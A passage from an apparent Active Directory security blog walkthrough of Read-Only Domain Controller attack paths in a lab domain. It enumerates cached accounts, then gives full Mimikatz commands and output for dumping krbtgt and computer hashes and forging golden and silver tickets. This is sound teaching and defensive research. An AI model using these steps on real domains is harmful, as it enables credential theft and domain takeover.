distinguishedName : CN=Poe Dameron,OU=Accounts,DC=lab12,DC=adsecurity,DC=org
name              : Poe Dameron
objectClass       : user
objectGUID        : db40045f-c92e-47d4-8d60-45dc767199e0
SamAccountName    : poedameron-admin
SID               : S-1-5-21-1375489665-2563227798-2764545935-3104
```


Interestingly enough, we often find a mix of lower level accounts (user accounts) along with server admin accounts in RODC admin groups. This provides an interesting escalation path of its own since the best practice is to enable the RODC admin group account passwords are cached on the RODC.

Accounts with Passwords Cached on the RODC

All too often, we visit customers and see that RODCs are configured to enable storing passwords for a larger number of accounts than required – often by configuring “Authenticated Users” or “Domain Users” to store passwords on RODCs. This is not a good idea since, based on what we’ve seen, a large number of users in the environment will end up with their password being cached on the RODCs with this configuration.




This configuration typically results in most domain accounts having stored passwords on RODC(s). While the password stored on the RODC may not be the current one, this is still a risk. Normally, the user/computer needs to authenticate to the RODC before the password is cached. There is another way though. An administrator can pre-populate account passwords on a RODC if those accounts are allowed to be cached.



Let's look at accounts with passwords on a RODC…

The computer properties GUI in Active Directory Users & Computers shows the list of accounts on the RODC



Enumerating the 'msds-RevealUsers' attribute on the RODC computer object in Active Directory, we can view the list of accounts (users and computers) with passwords stored on the RODC. In the graphic below, there's a string of data before the actual account distinguished name. The RODC seems to track each authentication and password separately.

B:96:**A0**00090002000000673C531003000000B2D8290BE48E5C40A6ACCBA445CBC36B7D3B0000000000007D3B000000000000:CN=Han Solo,OU=Accounts,DC=lab12,DC=adsecurity,DC=org

B:96:**7D**00090001000000673C531003000000B2D8290BE48E5C40A6ACCBA445CBC36B7E3B0000000000007E3B000000000000:CN=Han Solo,OU=Accounts,DC=lab12,DC=adsecurity,DC=org

B:96:**5E**00090002000000673C531003000000B2D8290BE48E5C40A6ACCBA445CBC36B7D3B0000000000007D3B000000000000:CN=Han Solo,OU=Accounts,DC=lab12,DC=adsecurity,DC=org

B:96:**5A**00090002000000673C531003000000B2D8290BE48E5C40A6ACCBA445CBC36B7D3B0000000000007D3B000000000000:CN=Han Solo,OU=Accounts,DC=lab12,DC=adsecurity,DC=org

B:96:**37**00090002000000673C531003000000B2D8290BE48E5C40A6ACCBA445CBC36B7D3B0000000000007D3B000000000000:CN=Han Solo,OU=Accounts,DC=lab12,DC=adsecurity,DC=org

```
PS C:\> $RODCData.'msDS-RevealedUsers'
B:96:A000090002000000830B551003000000BC3F52CCF3D39E4A96CFB849D2DD03A2EF70000000000000EF70000000000000:CN=Admiral Ackba
r,OU=Accounts,DC=lab12,DC=adsecurity,DC=org
B:96:7D0009000100000830B551003000000BC3F52CCF3D39E4A96CFB849D2DD03A2F070000000000000F070000000000000:CN=Admiral Ackba
r,OU=Accounts,DC=lab12,DC=adsecurity,DC=org
B:96:5E000900020000830B551003000000BC3F52CCF3D39E4A96CFB849D2DD03A2EF70000000000000EF70000000000000:CN=Admiral Ackba
r,OU=Accounts,DC=lab12,DC=adsecurity,DC=org
B:96:5A000900020000830B551003000000BC3F52CCF3D39E4A96CFB849D2DD03A2EF70000000000000EF70000000000000:CN=Admiral Ackba
r,OU=Accounts,DC=lab12,DC=adsecurity,DC=org
B:96:370009000200000830B551003000000BC3F52CCF3D39E4A96CFB849D2DD03A2EF70000000000000EF70000000000000:CN=Admiral Ackba
r,OU=Accounts,DC=lab12,DC=adsecurity,DC=org
B:96:A000090002000005D0B551003000000BC3F52CCF3D39E4A96CFB849D2DD03A2E770000000000000E770000000000000:CN=Amidala,OU=Ac
counts,DC=lab12,DC=adsecurity,DC=org
B:96:7D000900010000005D0B551003000000BC3F52CCF3D39E4A96CFB849D2DD03A2E870000000000000E870000000000000:CN=Amidala,OU=Ac
counts,DC=lab12,DC=adsecurity,DC=org
B:96:5E000900020000005D0B551003000000BC3F52CCF3D39E4A96CFB849D2DD03A2E770000000000000E770000000000000:CN=Amidala,OU=Ac
counts,DC=lab12,DC=adsecurity,DC=org
B:96:5A000900020000005D0B551003000000BC3F52CCF3D39E4A96CFB849D2DD03A2E770000000000000E770000000000000:CN=Amidala,OU=Ac
counts,DC=lab12,DC=adsecurity,DC=org
B:96:370009000200000005D0B551003000000BC3F52CCF3D39E4A96CFB849D2DD03A2E770000000000000E770000000000000:CN=Amidala,OU=Ac
counts,DC=lab12,DC=adsecurity,DC=org
B:96:A000090002000000750555551003000000BC3F52CCF3D39E4A96CFB849D2DD03A2A570000000000000A570000000000000:CN=Poe Dameron,O
U=Accounts,DC=lab12,DC=adsecurity,DC=org
B:96:7D000900010000000750555551003000000BC3F52CCF3D39E4A96CFB849D2DD03A2A670000000000000A670000000000000:CN=Poe Dameron,O
U=Accounts,DC=lab12,DC=adsecurity,DC=org
B:96:5E000900020000007505555551003000000BC3F52CCF3D39E4A96CFB849D2DD03A2A570000000000000A570000000000000:CN=Poe Dameron,O
U=Accounts,DC=lab12,DC=adsecurity,DC=org
B:96:5A000900020000007505555551003000000BC3F52CCF3D39E4A96CFB849D2DD03A2A570000000000000A570000000000000:CN=Poe Dameron,O
U=Accounts,DC=lab12,DC=adsecurity,DC=org
B:96:370009000200000075055551003000000BC3F52CCF3D39E4A96CFB849D2DD03A2A570000000000000A570000000000000:CN=Poe Dameron,O
U=Accounts,DC=lab12,DC=adsecurity,DC=org
B:96:A00009000200000673C531003000000B2D8290BE48E5C40A6ACCBA445CBC36B7D3B0000000000007D3B000000000000:CN=Han Solo,OU=A
ccounts,DC=lab12,DC=adsecurity,DC=org
B:96:7D0009000100000673C531003000000B2D8290BE48E5C40A6ACCBA445CBC36B7E3B0000000000007E3B000000000000:CN=Han Solo,OU=A
ccounts,DC=lab12,DC=adsecurity,DC=org
B:96:5E00090002000000673C531003000000B2D8290BE48E5C40A6ACCBA445CBC36B7D3B0000000000007D3B000000000000:CN=Han Solo,OU=A
ccounts,DC=lab12,DC=adsecurity,DC=org
B:96:5A00090002000000673C531003000000B2D8290BE48E5C40A6ACCBA445CBC36B7D3B0000000000007D3B000000000000:CN=Han Solo,OU=A
ccounts,DC=lab12,DC=adsecurity,DC=org
B:96:370009000200000673C531003000000B2D8290BE48E5C40A6ACCBA445CBC36B7D3B0000000000007D3B000000000000:CN=Han Solo,OU=A
ccounts,DC=lab12,DC=adsecurity,DC=org
B:96:A000090001000003E37531003000000B2D8290BE48E5C40A6ACCBA445CBC36B3D3B0000000000003D3B000000000000:CN=ADSEC12ADMIN1
,CN=Computers,DC=lab12,DC=adsecurity,DC=org
B:96:7D000900010000003E37531003000000B2D8290BE48E5C40A6ACCBA445CBC36B3E3B0000000000003E3B000000000000:CN=ADSEC12ADMIN1
,CN=Computers,DC=lab12,DC=adsecurity,DC=org
B:96:5E000900010000003E37531003000000B2D8290BE48E5C40A6ACCBA445CBC36B3D3B0000000000003D3B000000000000:CN=ADSEC12ADMIN1
,CN=Computers,DC=lab12,DC=adsecurity,DC=org
B:96:5A000900010000003E37531003000000B2D8290BE48E5C40A6ACCBA445CBC36B3D3B0000000000003D3B000000000000:CN=ADSEC12ADMIN1
,CN=Computers,DC=lab12,DC=adsecurity,DC=org
B:96:370009000100000003E37531003000000B2D8290BE48E5C40A6ACCBA445CBC36B3D3B0000000000003D3B000000000000:CN=ADSEC12ADMIN1
,CN=Computers,DC=lab12,DC=adsecurity,DC=org
```

Using PowerShell, we can remove the initial string of characters shown before the account distinguished name so that only the account Distinguished Name is displayed (and remove duplicates)

```
PS C:\> $RODCData.'msDS-RevealedUsers' | % {($_ -split(':'))[3]} | sort | sort -Unique
CN=Admiral Ackbar,OU=Accounts,DC=lab12,DC=adsecurity,DC=org
CN=ADSEC12ADMIN1,CN=Computers,DC=lab12,DC=adsecurity,DC=org
CN=ADSEC12RODC1,OU=Domain Controllers,DC=lab12,DC=adsecurity,DC=org
CN=Amidala,OU=Accounts,DC=lab12,DC=adsecurity,DC=org
CN=Han Solo,OU=Accounts,DC=lab12,DC=adsecurity,DC=org
CN=krbtgt_45703,CN=Users,DC=lab12,DC=adsecurity,DC=org
CN=Poe Dameron,OU=Accounts,DC=lab12,DC=adsecurity,DC=org
```

This list of accounts have their passwords stored on the RODC. This list includes users and computer accounts which means if we can gain admin access to the RODC, we can steal these credentials and use them. The computer password hash can be used to create Silver Tickets to gain full admin rights on the computer. If we have admin accounts in this list, we can leverage this access to jump to other systems.

Let's find out who has admin rights on the RODC by looking at the RODC's ManagedBy attribute. Compromising one of these accounts provides an escalation path to gaining access that accounts with stored passwords have.

```
PS C:\> $RODCData.ManagedBy
Get-ADGroupMember $RODCData.ManagedBy
CN=RODC Admins,OU=Groups,DC=lab12,DC=adsecurity,DC=org


distinguishedName : CN=Rey,OU=Accounts,DC=lab12,DC=adsecurity,DC=org
name              : Rey
objectClass       : user
objectGUID        : 68ba085f-d44e-4da3-a5af-2b08d8e5699c
SamAccountName    : Rey-admin
SID               : S-1-5-21-1375489665-2563227798-2764545935-3103

distinguishedName : CN=Poe Dameron,OU=Accounts,DC=lab12,DC=adsecurity,DC=org
name              : Poe Dameron
objectClass       : user
objectGUID        : db40045f-c92e-47d4-8d60-45dc767199e0
SamAccountName    : poedameron-admin
SID               : S-1-5-21-1375489665-2563227798-2764545935-3104
```

There also may be service account credentials on the RODC, especially if they are delegated rights to Active Directory without using the default AD administration groups (which is a best practice). Any service accounts with privileged rights should be added to a group which is configured to prevent member account passwords from being cached on RODCs. If this isn't done and the RODC(s) is allowed to cache all account passwords (Authenticated Users or Domain Users), then highly privileged accounts could have passwords cached on the RODC(s).

In this scenario, we find there is a service account password stored on a RODC.

```
ADSEC12RODC1 has 8 Revealed Users:
CN=AccountProvisioning,OU=AD Management,DC=lab12,DC=adsecurity,DC=org
CN=Admiral Ackbar,OU=Accounts,DC=lab12,DC=adsecurity,DC=org
CN=ADSEC12ADMIN1,CN=Computers,DC=lab12,DC=adsecurity,DC=org
CN=ADSEC12RODC1,OU=Domain Controllers,DC=lab12,DC=adsecurity,DC=org
CN=Amidala,OU=Accounts,DC=lab12,DC=adsecurity,DC=org
CN=Han Solo,OU=Accounts,DC=lab12,DC=adsecurity,DC=org
CN=krbtgt_45703,CN=Users,DC=lab12,DC=adsecurity,DC=org
CN=Poe Dameron,OU=Accounts,DC=lab12,DC=adsecurity,DC=org
```

The first result is "CN=AccountProvisioning,OU=AD Management,DC=lab12,DC=adsecurity,DC=org", so let's see what that is.

```
PS C:\> get-aduser 'CN=AccountProvisioning,OU=AD Management,DC=lab12,DC=adsecurity,DC=org' -prop MemberOf


DistinguishedName : CN=AccountProvisioning,OU=AD Management,DC=lab12,DC=adsecurity,DC=org
Enabled           : True
GivenName         :
MemberOf          : {}
Name              : AccountProvisioning
ObjectClass       : user
ObjectGUID        : 30a4e4c1-8938-4824-b250-dac006baa8ca
SamAccountName    : svc-ActPrv
SID               : S-1-5-21-1375489665-2563227798-2764545935-5602
Surname           : AccountProvisioning
UserPrincipalName : svc-ActPrv@lab12.adsecurity.org
```

This account is not a member of any group. So let's check to see if it has any rights to AD objects using the PowerView function "Invoke-ACLScanner".
PowerView is a PowerShell recon tool written by Will Schroeder (@Harmj0y) and is part of PowerSploit.

```
PS C:\> Invoke-ACLScanner | where {$_.IdentityReference -match 'svc-ActPrv'}


ObjectDN              : OU=Groups,DC=lab12,DC=adsecurity,DC=org
ObjectSID             :
IdentitySID           : S-1-5-21-1375489665-2563227798-2764545935-5602
ActiveDirectoryRights : GenericAll
InheritanceType       : None
ObjectType            : 00000000-0000-0000-0000-000000000000
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : None
AccessControlType     : Allow
IdentityReference     : ADSECLAB12\svc-ActPrv
IsInherited           : False
InheritanceFlags      : None
PropagationFlags      : None

ObjectDN              : OU=Accounts,DC=lab12,DC=adsecurity,DC=org
ObjectSID             :
IdentitySID           : S-1-5-21-1375489665-2563227798-2764545935-5602
ActiveDirectoryRights : GenericAll
InheritanceType       : None
ObjectType            : 00000000-0000-0000-0000-000000000000
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : None
AccessControlType     : Allow
IdentityReference     : ADSECLAB12\svc-ActPrv
IsInherited           : False
InheritanceFlags      : None
PropagationFlags      : None
```

The results of Invoke-ACLScanner shows us that the svc-ActPrv service account has full control ("GenericAll") rights to the Accounts & Groups OUs in the domain. Control of this one account provides full control on accounts and groups in the domain.

Let's see what groups are in the Groups OU.

```
PS C:\> get-adgroup -filter * -SearchBase 'OU=Groups,DC=lab12,DC=adsecurity,DC=org'


DistinguishedName : CN=RODC Admins,OU=Groups,DC=lab12,DC=adsecurity,DC=org
GroupCategory     : Security
GroupScope        : Global
Name              : RODC Admins
ObjectClass       : group
ObjectGUID        : 8cad4a8e-ff99-4eb9-8bc4-541dfcd95230
SamAccountName    : RODC Admins
SID               : S-1-5-21-1375489665-2563227798-2764545935-1104

DistinguishedName : CN=Server Admins,OU=Groups,DC=lab12,DC=adsecurity,DC=org
GroupCategory     : Security
GroupScope        : Global
Name              : Server Admins
ObjectClass       : group
ObjectGUID        : 158cc2ea-f33c-4d00-8bf6-b06dc0fe12a9
SamAccountName    : Server Admins
SID               : S-1-5-21-1375489665-2563227798-2764545935-3105
```

We can check to see if the Server Admins group is added to any computer local group via GPO using PowerView's "Get-NetGPOGroup"

```
PS C:\> Get-NetGPOGroup


GPODisplayName : Add Server Admins to Local Administrators
GPOName        : {7988B785-3401-4977-BD07-01D3CA9B7C0C}
GPOPath        : \\lab12.adsecurity.org\SysVol\lab12.adsecurity.org\Policies\{7988B785-3401-4977-BD07-01D3CA9B7C0C}
GPOType        : RestrictedGroups
Filters        :
GroupName      : BUILTIN\Administrators
GroupSID       : S-1-5-32-544
GroupMemberOf  : {}
GroupMembers   : {S-1-5-21-1375489665-2563227798-2764545935-3105}



PS C:\> get-adgroup 'S-1-5-21-1375489665-2563227798-2764545935-3105'


DistinguishedName : CN=Server Admins,OU=Groups,DC=lab12,DC=adsecurity,DC=org
GroupCategory     : Security
GroupScope        : Global
Name              : Server Admins
ObjectClass       : group
ObjectGUID        : 158cc2ea-f33c-4d00-8bf6-b06dc0fe12a9
SamAccountName    : Server Admins
SID               : S-1-5-21-1375489665-2563227798-2764545935-3105
```

The Server Admins group is automatically added to the local Administrators group on all computers in the Servers OU by the Add Server Admins to Local Administrators GPO.

So, by gaining access to the RODC, we now have full control of accounts and groups as well as admin rights to all servers in the Servers OU (through the ability to modify the Server Admins group membership).

Read-Only Domain Controller Kerberos

Using Mimikatz on a RODC, it's possible to get the RODC's krbtgt account (krbtgt_45703) password hashes.
Using the standard AD database dump capability in Mimikatz provides the RODC krbtgt data.

```
RID  : 00000452 (1106)
User : krbtgt_45703

 * Primary
    LM   :
    NTLM : 17e6424f294644cdfa45efc215fb0c1c

 * WDigest
    01  1d0ce5cf13ddc165e1ea1cbaf2183b4c
    02  d30be4749deab7927572fb8cb9067ed9
    03  8f4fc88401074cf092b8c37099e8e927
    04  1d0ce5cf13ddc165e1ea1cbaf2183b4c
    05  d30be4749deab7927572fb8cb9067ed9
    06  6c7abbb22994f1af6231b1777d44ac63
    07  1d0ce5cf13ddc165e1ea1cbaf2183b4c
    08  cceb2908f44fc8518ce6f75857e27116
    09  cceb2908f44fc8518ce6f75857e27116
    10  bf561f931c474226bc4bf4adf48d6564
    11  1f297e196ad5dc9eddfaf06496adab6c
    12  cceb2908f44fc8518ce6f75857e27116
    13  6ed58e12da14062fd50e8ebc98ba7734
    14  1f297e196ad5dc9eddfaf06496adab6c
    15  ba2fc71e51a351f1e0b927ec08c6ee54
    16  ba2fc71e51a351f1e0b927ec08c6ee54
    17  0b022ac7c6aeced00ca63468eecb16b9
    18  eeb0c5596bf8542b875e7f23edd2ac68
    19  2b806ab48473c7626d849eddc876c017
    20  da9b8709dc3098d7587ecbf4748aee66
    21  db21d2bf4d1c7f824eb8b90e44ce1c2a
    22  db21d2bf4d1c7f824eb8b90e44ce1c2a
    23  654ef903bb9ba0956802c591102224e2
    24  1165421a9a05c65bc84e9486ad3dbae2
    25  1165421a9a05c65bc84e9486ad3dbae2
    26  db5424cefc19061b8e4c087596cf716e
    27  2234e0aa9cf48157d1a40e781303565d
    28  339ab92a9f9b8b9e701c7567ac49d1b1
    29  eb8149feec2bd48cec680a0b01113ed8

 * Kerberos
    Default Salt : LAB12.ADSECURITY.ORGkrbtgt_45703
    Credentials
      des_cbc_md5       : bc13765e4675a2d3

 * Kerberos-Newer-Keys
    Default Salt : LAB12.ADSECURITY.ORGkrbtgt_45703
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : cfcbbecba7ddff1704ad55eb6b35cd91dcee04b84579c7742bc12029cca13d60
      aes128_hmac       (4096) : 21de5750d9e506feb782445caf4b8ba7
      des_cbc_md5       (4096) : bc13765e4675a2d3
```

Using the Mimikatz command to just pull the krbtgt account data works against the RODC as well. There are a couple of errors though.

```
PS C:\Windows\system32> Invoke-Mimikatz -command '"privilege::debug" "SEKURLSA::Krbtgt" exit'
whoami : ERROR: Access is denied.
At C:\Temp\Invoke-Mimikatz.ps1:2738 char:12
+ $parts = $(whoami /user)[-1].split(" ")[1];
+            ~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (ERROR: Access is denied.:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError

Cannot index into a null array.
At C:\Temp\Invoke-Mimikatz.ps1:2738 char:12
+ $parts = $(whoami /user)[-1].split(" ")[1];
+            ~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidOperation: (:) [], RuntimeException
    + FullyQualifiedErrorId : NullArray

You cannot call a method on a null-valued expression.
At C:\Temp\Invoke-Mimikatz.ps1:2739 char:1
+ $parts2 = $parts.split('-');
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidOperation: (:) [], RuntimeException
    + FullyQualifiedErrorId : InvokeMethodOnNull

The property 'Count' cannot be found on this object. Verify that the property exists.
At C:\Temp\Invoke-Mimikatz.ps1:2741 char:1
+ $DomainSID = $parts2[0..($parts2.count-2)] -join '-';
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [], PropertyNotFoundException
    + FullyQualifiedErrorId : PropertyNotFoundStrict

Hostname: ADSEC12RODC1.lab12.adsecurity.org /

  .#####.   mimikatz 2.1 (x64) built on Dec 11 2016 18:05:17
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 20 modules * * */

mimikatz(powershell) # privilege::debug
Privilege '20' OK

mimikatz(powershell) # SEKURLSA::Krbtgt

Current krbtgt: 5 credentials
     * rc4_hmac_nt       : 17e6424f294644cdfa45efc215fb0c1c
     * rc4_hmac_old      : 17e6424f294644cdfa45efc215fb0c1c
     * rc4_md4           : 17e6424f294644cdfa45efc215fb0c1c
     * aes256_hmac       : cfcbbecba7ddff1704ad55eb6b35cd91dcee04b84579c7742bc12029cca13d60
     * aes128_hmac       : 21de5750d9e506feb782445caf4b8ba7

mimikatz(powershell) # exit
Bye!
```

DCSync from RODCs?

It's important to note that we can't DCSync from a RODC since they don't replicate data (technically they do replicate a few attributes, but are not meant to be replication partners).

```
PS C:\> c:\temp\Mimikatz\mimikatz.exe "privilege::debug" "lsadump::dcsync /dc:adsec12rodc1.lab12.adsecurity.org /user:krbtgt_45703" exit

  .#####.   mimikatz 2.1.1 (x64) built on Dec 20 2017 00:18:01
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # lsadump::dcsync /dc:adsec12rodc1.lab12.adsecurity.org /user:krbtgt_45703
[DC] 'lab12.adsecurity.org' will be the domain
[DC] 'adsec12rodc1.lab12.adsecurity.org' will be the DC server
[DC] 'krbtgt_45703' will be the user account
ERROR kull_m_rpc_drsr_getDomainAndUserInfos ; DomainControllerInfo: DC 'adsec12rodc1.lab12.adsecurity.org' not found

mimikatz(commandline) # exit
Bye!
```

What about RODC Golden Tickets?

We can only forge useful Kerberos tickets against a RODC if the service tickets we will be requesting have the associated service account passwords cached (computer or user accounts). This means they aren't "Golden Tickets" since we are limited to connecting to a single RODC (associated with the RODC's krbtgt account) otherwise it won't work. These RODC Golden Tickets aren't very useful and based on my initial testing don't seem to work even when targeting the RODC given the differences betwen RODCs and DCs.

The RODC Golden Ticket is created fine using the RODC KRBTGT, but in my initial testing may not work properly since it has to be passed to the RODC associated with the RODC KRBTGT used to create it. And then the target account service has to have its associated Kerberos service account password cached on the RODC.

```
PS C:\temp\mimikatz> .\mimikatz "kerberos::golden /admin:LukeSkywalker /domain:lab12.adsecurity.org /sid:S-1-5-21-1375489665-2563227798-2764545935 /krbtgt:17e6424f294644cdfa45efc2

  .#####.   mimikatz 2.1.1 (x64) built on Dec 20 2017 00:18:01
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(commandline) # kerberos::golden /admin:LukeSkywalker /domain:lab12.adsecurity.org /sid:S-1-5-21-1375489665-2563227798-2764545935 /krbtgt:17e6424f294644cdfa45efc
215fb0c1c /ptt
User      : LukeSkywalker
Domain    : lab12.adsecurity.org (LAB12)
SID       : S-1-5-21-1375489665-2563227798-2764545935
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 17e6424f294644cdfa45efc215fb0c1c - rc4_hmac_nt
Lifetime  : 12/30/2017 5:45:47 AM ; 12/28/2027 5:45:47 AM ; 12/28/2027 5:45:47 AM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'LukeSkywalker @ lab12.adsecurity.org' successfully submitted for current session

mimikatz(commandline) # exit
Bye!

PS C:\temp\mimikatz> klist

Current LogonId is 0:0x1fb3a5

Cached Tickets: (1)

#0> Client: LukeSkywalker @ lab12.adsecurity.org
    Server: krbtgt/lab12.adsecurity.org @ lab12.adsecurity.org
    KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
    Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
    Start Time: 12/30/2017 5:45:47 (local)
    End Time:   12/28/2027 5:45:47 (local)
    Renew Time: 12/28/2027 5:45:47 (local)
    Session Key Type: RSADSI RC4-HMAC(NT)
    Cache Flags: 0x1 -> PRIMARY
    Kdc Called:
```

However, Silver Tickets are quite useful since we can forge a ticket saying we are a Domain Admin and then connect to the service using this Kerberos ticket (assuming the target service account's password is on the RODC).

Silver Tickets

In this scenario, we want to gain admin access to an Admin server, but don't have direct access to it. We realize that a RODC has cached the password for this server, so we get onto the RODC and dump the AD database to get the admin server's computer password hash. In this lab environment, the Admin computer is called "ADSEC12ADMIN1".

```
RID  : 00000593 (1427)
User : ADSEC12ADMIN1$

 * Primary
    LM  :
    NTLM : 726bbab1691e9f15d5b75b650496ba2c

 * WDigest
    01  a61cf4e8b03da554e1dc2b41e8c5109f
    02  3cbfa10932002a37b94dc2e1cb86cee6
    03  a61cf4e8b03da554e1dc2b41e8c5109f
    04  a61cf4e8b03da554e1dc2b41e8c5109f
    05  4d2878559935b8140b5984404f21d6c4
    06  4d2878559935b8140b5984404f21d6c4
    07  9f67aa40eb2d8390f394921a8af846cb
    08  a320691bfe55c25f8be80eda982a44ee
    09  b6bb248302db438536537cd89d574bb1
    10  4eaf02bd94208261b07d46c672a344a9
    11  4eaf02bd94208261b07d46c672a344a9
    12  a320691bfe55c25f8be80eda982a44ee
    13  a320691bfe55c25f8be80eda982a44ee
    14  5e76aea869fd6023d8beadcbf168e1e6
    15  bf5ceb044e7cd60c9a31c72df3cb8e26
    16  a5f603c39bd0dce3aa0b1b99240089d8
    17  4e026f5b20b81a2ceb077320493ca902
    18  1dab8ee81715fab91ea5a06d488c69f9
    19  d1518b7d1f350b9517d481b42376741d
    20  1dab8ee81715fab91ea5a06d488c69f9
    21  04632de6f743ace92030107cae1aac47
    22  ac55a677d6569d87c09508c3fbdcc687
    23  04632de6f743ace92030107cae1aac47
    24  f40c157c44913a74163b5cb631fd35b7
    25  6af70e7bb168070537156be5279f6511
    26  2cb13dcdc88292fb67743df99e1242f0
    27  5c182df425b8581c8fb66e8b2543c814
    28  76454207f220ce3358a438d68cf93b2c
    29  5c182df425b8581c8fb66e8b2543c814

 * Kerberos
    Default Salt : LAB12.ADSECURITY.ORGhostadsec12admin1.lab12.adsecurity.org
    Credentials
      des_cbc_md5       : 4086dca7f191a1c4

 * Kerberos-Newer-Keys
    Default Salt : LAB12.ADSECURITY.ORGhostadsec12admin1.lab12.adsecurity.org
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : fb7c1456c7e72b2552907121781 66ba670c1d153b2a6c688d4e026247c2eb9ed
      aes128_hmac       (4096) : a49cdfe55821ee8126edb564e5f1e7fa
      des_cbc_md5       (4096) : 4086dca7f191a1c4
```

Using the computer password hash, we can generate Silver Tickets for the services required to access PowerShell remoting (HOST, HTTP, WSMAN, RPCSS)

```
PS C:\> C:\temp\mimikatz\mimikatz.exe "kerberos::golden /admin:LukeSkywalker /id:1428 /domain:lab12.adsecurity.org /target:adsec12admin1.lab12.adsecurity.org /rc4:

  .#####.   mimikatz 2.1.1 (x64) built on Dec 20 2017 00:18:01
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(commandline) # kerberos::golden /admin:LukeSkywalker /id:1428 /domain:lab12.adsecurity.org /target:adsec12admin1.lab12.adsecurity.org /rc4:726bbab1691e
9f15d5b75b650496ba2c /service:http /sid:S-1-5-21-1375489665-2563227798-2764545935 /ptt
User      : LukeSkywalker
Domain    : lab12.adsecurity.org (LAB12)
SID       : S-1-5-21-1375489665-2563227798-2764545935
User Id   : 1428
Groups Id : *513 512 520 518 519
ServiceKey: 726bbab1691e9f15d5b75b650496ba2c - rc4_hmac_nt
Service   : http
Target    : adsec12admin1.lab12.adsecurity.org
Lifetime  : 12/30/2017 5:02:13 AM ; 12/28/2027 5:02:13 AM ; 12/28/2027 5:02:13 AM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'LukeSkywalker @ lab12.adsecurity.org' successfully submitted for current session

mimikatz(commandline) # exit
Bye!
```

```
PS C:\> C:\temp\mimikatz\mimikatz.exe "kerberos::golden /admin:LukeSkywalker /id:1428 /domain:lab12.adsecurity.org /target:adsec12admin1.lab12.adsecurity.org /rc4

  .#####.   mimikatz 2.1.1 (x64) built on Dec 20 2017 00:18:01
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

